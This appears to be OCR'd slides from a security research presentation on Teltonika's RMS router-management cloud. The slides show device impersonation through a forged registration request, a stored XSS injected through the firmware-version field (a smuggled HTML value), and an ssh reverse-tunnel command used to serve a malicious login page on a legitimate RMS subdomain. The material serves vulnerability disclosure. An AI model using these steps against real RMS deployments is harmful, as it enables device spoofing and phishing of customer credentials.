
```
ca.crt
client.crt
client.key
```

RMS


rms.teltonika-networks.com

External API and Interfaces

Impersonation to RMS managed device (1/3)



```
Starting rms_connect
Connected with ECDHE-RSA-CHACHA20-POLY1305 enc
Sending request: {
        "version":      2,
        "mac":  "00:1e:42:[redacted]",
        "sn":   "1114[redacted]",
        "certs_exist":  0,
        "model":        "RUT955003XXX",
        "fw_version":   "RUT9_R_00.07.02.7\n",
        "is_facelift":  true
```




```
ca.crt
client.crt
client.key
```


```
ca.crt
client.crt
client.key
```

External API and Interfaces

Stored-XSS in RMS main page (2/3)



```
Out[7]:
{'version': 2,
 'mac': '00:1e:42:[redacted]',
 'sn': '1114[redacted]',
 'certs_exist': 1,
 'model': 'RUT955003XXX',
 'fw_version': '<u>check</u>',
 'is_facelift': True}
```



TELTONIKA | Remote management system

Go to old RMS   NOTIFICATIONS

Devices + ADD

STATUS
Online 2

DEVICE MODEL
RUT955 2

DEVICE FIRMWARE
RUT9 R 00.07.02.7 1
<u>check</u> 1

check 1 (50.00%)

Search or filter table...

Showing 2 of 2 items


	STATUS	ACTIONS	NAME	MODEL	COMPANY NAME	TAGS	SERIAL	MAC
□	●		Site #1 router	RUT955	#62947 company_12	-	1114901737	00:1E:42:DD:DD:11
□	●		Site #2 router	RUT955	#62947 company_12	-	1114901695	00:1E:42:3A:F9:2A

Mouseover Trigger the XSS


Teltonika Networks cloud platform

Tunneling over the cloud feature

- Remote access to local WEB/SSH services over the cloud
- URL is a RMS subdomain - **.proxy1-connect**.rms.teltonika-networks.com***



```
ssh –R localhost:80:proxy:33333
```



356c46333a7d297c6568c11170febddf.proxy1-connect.rms.teltonika-networks.com/#/login

TELTONIKA | Networks

AUTHORIZATION REQUIRED

Please enter your username and password


Username: Please input username

Password: Please input password

LOG IN

Security configuration

Inclusion of web functionality from an untrusted source (3/3)



```
Referrer Policy: strict-origin-when-cross-origin
▼ Response Headers
    accept-ranges: bytes
    access-control-allow-credentials: true
    access-control-allow-headers: Accept,Authorization,Content-Type,Origin,X-Requested-With,X-XSRF-TOKEN
    access-control-allow-methods: GET, POST, PUT, DELETE, OPTIONS, HEAD
    access-control-max-age: 86000
    content-length: 1695
    content-security-policy: form-action 'self' rms.teltonika-networks.com *.rms.teltonika-networks.com,
    content-type: text/html; charset=UTF-8
    date: Sun, 05 Feb 2023 07:33:55 GMT
```

356c46333a7d297c6568c11170febddf.proxy1-connect.rms.teltonika-networks.com/#/login

AUTHORIZATION REQUIRED

Please enter your username and password


Username: Please input username

Password: Please input password

Teltonika Networks cloud platform

Tunneling over the cloud feature

- Replacing the local web server with malicious web page
- Legit link leads to malicious web page



